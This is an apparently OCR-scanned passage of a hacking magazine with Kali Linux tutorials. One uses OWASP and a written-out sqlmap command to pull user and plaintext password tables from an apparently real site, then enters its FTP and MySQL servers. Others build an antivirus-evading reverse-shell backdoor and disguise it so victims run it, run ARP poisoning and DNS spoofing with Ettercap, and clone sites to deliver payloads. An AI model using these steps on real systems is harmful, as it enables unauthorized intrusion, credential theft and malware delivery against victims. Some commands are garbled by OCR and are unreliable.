


Figure 5. *XSS (cross site scripting) exploited*




Figure 6. *Showing the databases with sqlmap*

```
[12:07:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise
web application technology: Apache 2.2.3, PHP 5.1.6
back-end DBMS: MySQL 5.0
[12:07:51] [INFO] fetching columns for table 'pd_users
[12:07:51] [INFO] the SQL query used returns 4 entries
[12:07:51] [INFO] retrieved: "id","int(10) unsigned"
[12:07:51] [INFO] retrieved: "login","varchar(20)"
[12:07:51] [INFO] retrieved: "account_id","int(10) uns
[12:07:51] [INFO] retrieved: "pd_id","int(10) unsigned
Database: psa
Table: pd_users
[4 columns]
+------------+------------------+
| Column     | Type             |
+------------+------------------+
| account_id | int(10) unsigned |
| id         | int(10) unsigned |
| login      | varchar(20)      |
| pd_id      | int(10) unsigned |
+------------+------------------+

[12:07:51] [INFO] fetched data logged to text files un

[*] shutting down at 12:07:51
```

Figure 7. *Results of the table containing the users*

The other way to use OWASP to search for vulnerabilities is doing a full scan of the web site.

Later I'll show you how to do it. This option is less advised that the previous one, however, can help us in the time to search for these vulnerabilities, this method is faster. It is less advisable to use this method, or better said, the handicaps of using as a proxy is, that if you do a full scan on a website, OWASP runs through all the URL of the page and tries to find vulnerabilities in each of the parties of the web. This implies that the IDS or firewall of server to that we are attacking can detect an intrusion attempt.

OWASP when perform a full scan, launches all possible attacks, grouping the vulnerabilities found based on their criticality.

In the image below (Figure 3) we see the result obtained by OWASP on a full scan of the web site that we are attacking.

Once that we already have the result of the scanning, the most advisable is to perform a first look at the potential vulnerabilities, and then export it in .HTML in order to be able to focus on those vulnerabilities that we are the most interested in.

Figure 4 is the result already exported and in detail on the vulnerabilities found.

One of the vulnerabilities found was a XSS (cross site scripting) and to exploit it is as simple as go to the browser and insert the URL which showed OWASP. Figure 5, is the result of XSS.

```
eb server operating system: Linux Red H
eb application technology: Apache 2.2.3
ack-end DBMS: MySQL 5.0
12:04:00] [INFO] fetching columns for t
12:04:00] [INFO] the SQL query used ret
12:04:00] [INFO] retrieved: "id","int(1
12:04:00] [INFO] retrieved: "type","var
12:04:00] [INFO] retrieved: "password",
atabase: psa
able: accounts
3 columns]
----------+------------------+
 Column   | Type             |
----------+------------------+
 id       | int(10) unsigned |
 password | text             |
 type     | varchar(32)      |
----------+------------------+

12:04:00] [INFO] fetched data logged to

[*] shutting down at 12:04:00
```

Figure 8. *Results of the table containing the passwords*

SQLmap: Exploiting vulnerabilities

After verifying that the fault discovered by OWASP are exploitable, we spent a sqlmap where we entered a field a bit more fun.

Among other vulnerabilities, we found a possible failure of SQL injection.

The first thing is to check whether there is such failure by entering the URL that showed us OWASP.

Knowing that is vulnerable, we used sqlmap tool to automate the processes of SQL injection.

The same as it happens with OWASP, there are two ways to use sqlmap, one of them would be using the wizard, and the other entering the parameters one by one.

For example: we'd use the following command to know which are the DATABASE of server (Figure 6).

```
sqlmap -u http://www.website.es/actualidad/evento.
   php?id=110 --level=5 --flush-session -dbs
```

Then the options that we offer sqlmap, would get the tables from a database, after, then users, and so on up to obtain the passwords. It could even make a dump of all the DB.


Sometimes the users and passwords are in different tables, however this is not a problem, we cannot continue with the process of intrusion. Figures 7 and 8 show the users and passwords in different tables.

To do a dump of these two tables, we get the `account_id` and the password (Figure 9), which in addition, seeing the user name I suppose it is the user that gives access to the FTP.

And as we saw earlier, one of the open ports was precisely the 21. Thus, we tried to enter and ... We're already inside!

Navigating a little for folders on the ftp we realize that the website has a blog with Wordpress (Figure 10). This makes it easier for us once more to get access to the system ...

We downloaded the file wp-config to view the user that connects with the Wordpress Database, and we try to connect to a mysql client (Figure 11).



	A	B	C	D
1	id	pd_id	account_id	login
2	1	1	3	ftp
3	2	2	7	tftp2
4				

	A	B	C	D
	id	type	password	
2	1	plain	As[redacted]Op	
3	2	plain	E4[redacted]j	
4	3	plain	E4[redacted]j	
5	5	plain	E4[redacted]j	
6	6	plain	ma[redacted]	
7	7	plain	E4[redacted]j	

Figure 9. *Dump of users data and passwords*




Figure 10. *Full access to the FTP server*





Figure 11. *Full access to the Mysql Server with mysql client*

Summary

With only 3 programs we have obtained full access and with root permissions to Mysql. Also, we have had access to the FTP server where are housed all of the files of the web site, and where we could get a remote shell.

These 3 tools are in the Top Ten of Kali Linux. These are without doubt the tools to be considered in order to make hacking attacks and penetration testing.

ISMAEL GONZÁLEZ D.



Ismael Gonzalez D. is a security researcher with an experience of over 7 years in the study of web vulnerabilities. He is currently certified in CEH, MCP, MCDTS, MCSA, LPIC-1. Founder and publisher of computer security blog (http://kontrol0.com). Writer of the book Backbox 3 – Initiation to pentesting, freely distributed and completely free (http://www.scribd.com/doc/157067606/BackBox-3-Iniciacion-al-Pentesting).

Hands-on: How To Create ‚Backdoor'

To Remote Access With Kali Linux

Now I will introduce you to a technique that will use SET (social engineering toolkit) available in Linux Kali ...
Let's create a backdoor that can be used to remotely control a Windows computers.
We will create an executable legitimate, hardly detected by any antivirus, so we complete a computer target.
I want to point out that all the information here should be used for educational purposes or penetration test, because the invasion of unauthorized devices is crime.

Backdoor is a security hole that can exist in a computer program or operating system that could allow the invasion of the system so that the attacker can get a full control of the machine.

Referring to a backdoor, this is a 'backdoor' that may be exploited via the Internet, but the term can be used more broadly to describe ways of stealthy obtaining privileged information systems of all kinds.

There are cases where the computer program can contain a 'backdoor' implemented at the time it




Figure 1. *Social Engineering Toolkit, Step 1*




Figure 2. *Create the Payload and Listener, Step 2*




Figure 3. *Enter the IP adress, Step 3*




Figure 4. *Set payload, Step 4*

was compiled. Generally this feature is interesting when software must perform update operations or validation.

Step to Step

I hope to do a walkthrough theoretically simple:

First we access the menu: "Applications/Kali Linux/Exploitation Tools/Social Engineering Toolkit" and click "seetoolkit". It will be a menu like that seen in the Figure 1. In the options menu select option 1.

In the second menu select option 4 (Figure 2).

In this screen below you should properly input your IP address. If you have questions open a new terminal and type `ifconfig eth0` then fill in this field correctly (Figure 3).

In the screenshot below, you should choose the second option to create a connection reverse, our target computer is who will connect to the attacker (Figure 4). In the screenshot below to watch 3 steps we perform first the kind of backdoor, type 16, then we must define the portal site, the attacker's machine that will be 'listening' for connection attempts made by the target. The default port is 443 you can choose to change the port if it is already being used. We can enter another number and then press 'Enter', Next you're asked whether to start 'listening', you must enter 'yes' (Figure 5).

With these procedures the 'backdoor' will be created and our computer will begin to 'listen' for connections from the target machines.

The executable is created in the folder `/usr/share/set/` and is called 'msf.exe'.

The goal is to make it an executable, then we can open a new terminal and type the following command

```
'chmod + x / usr / share / set / msf.exe'
```




Figure 5. *Start the listener, Step 5*




Figure 6. *Starting interaction, Step 6*




Figure 7. *Ettercap, Step 1*




Figure 8. *Ettercap, Step 2*




Figure 9. *Ettercap, Step 3*

If you want to you can rename this file to facilitate the process of social engineering to convince someone to opening a photo or install a new application.




Figure 10. *Start Sniffing, Step 4*




Figure 11. *DNS Spoof, Step 5*




Figure 12. *Social Engineering Toolkit, Step 1*

Now we need to copy this executable to the target machine and so it runs a Figure 6.

Here to enter the command 'sessions' can list the targets already connected.

When we type 'sessions -i 1' (assuming 1 is the ID number displayed by the command 'sessions', if another number is displayed just change the number shown by 1) we will be able to interact with the target machine with full access.

DNS spoofing attack with Ettercap

INTRODUCTION

DNS spoofing is a method in which the attacker compromises a name server (Domain Name System).

The server accepts and incorrectly uses the information from a 'host' who has no authority to provide this information.

Using this technique, the attacker can direct the victim's browser or email to their own server.

The technique consists of the data that is entered in a Domain Name System (DNS) 'name server's cache database', making the name of the server to return an incorrect IP address, diverting traffic to another computer.

Step to Step

Open the terminal. Type and hit enter (Figure 7):




Figure 13. *Social Engineering Attacks, Step 2*




Figure 14. *Website Attacks, Step 3*

```
# vi /usr/share/ettercap/etter.dns
```

Just edit and save, exit and enter after 'ettercap-G' to open Ettercap in graphical mode.

Go Sniff: 'Unified Sniffing', when prompted, choose your NIC 'eth0' (Figure 8).

Concepts

This type of attack is important to get some credentials during the execution of the penetration test. It consists of sending false answers to DNS requests that are made. To execute this attack, you must edit the file 'etter.dns', as it is the file 'hosts' windows and linux, we can configure to which requests are sent. In 'Hosts' click 'Scan for hosts'.

Again in "Hosts" click Host List 'to view a list of all available IPs on the network, which will select the target that will receive the false answers and click' Add to Target 1' (Figure 9).

Now click on 'Start', 'Start Sniffing'.

After go 'MitM': 'Arp Poisoning'. Select the option 'Sniff remote connections' as below and click 'OK' (Figure 10).

Go to 'Plugins', 'Manage the Plugins' and double click dns_spoof' (Figure 11).

Done that the 'selected customer' will start getting false answers to DNS.




Figure 15. *Java Applet Attack, Step 4*




Figure 16. *Site Cloning, Step 5*

Cloning Site with Kali Linux

INTRODUCTION

SET Attack Method:

The Social Engineer Toolkit (SET) has been developed to perform advanced attacks against the human element. SET was designed to be launched with *http://www.social-engineer.org* and quickly became a standard tool in the arsenal of penetration testers. The attacks built into the toolkit are designed to be focused on attacks against a person or organization used during a penetration test.

This hacking method will work perfectly with the 'DNS spoofing or Man in the Middle attack method'.

I will present methods of attack like this can have computer in few steps.

Step to Step

Enter on Applications: Kali Linux: Exploitation Tools: Social Engineering Toolkit: then Select 'setoolkit' (Figure 12).




Figure 17. *Web Templates, Step 6*




Figure 18. *URL to be cloned, Step 7*

Then Select option 'Social Engineering Attacks' using no. So it will create another window: Figure 13. Then Select option 'Website Attack Vectors' which is the unique way of using multiple web based attacks... (Figure 14).

After that Select option 'Java Applet Attack' method will spoof a Java Certificate and deliver a 'metasploit' based payload (Figure 15).




Figure 19. *Generating Payload, Step 8*




Figure 20. *Windows Meterpreter Reverse_TCP, Step 9*




Figure 21. *Backdoored Executable(BEST), Step 10*

Select the option which is for 'Site Cloning' that will allow SET to clone the Site that you will define so that it can utilize that attack (Figure 16).

After pressing enter on the 'Web Template' will show how to use the PORT/ NAT or other. Next step, enter the IP of your Kali linux, so you can do reverse connection to your machine when the target using the link provided by you (Figure 17).

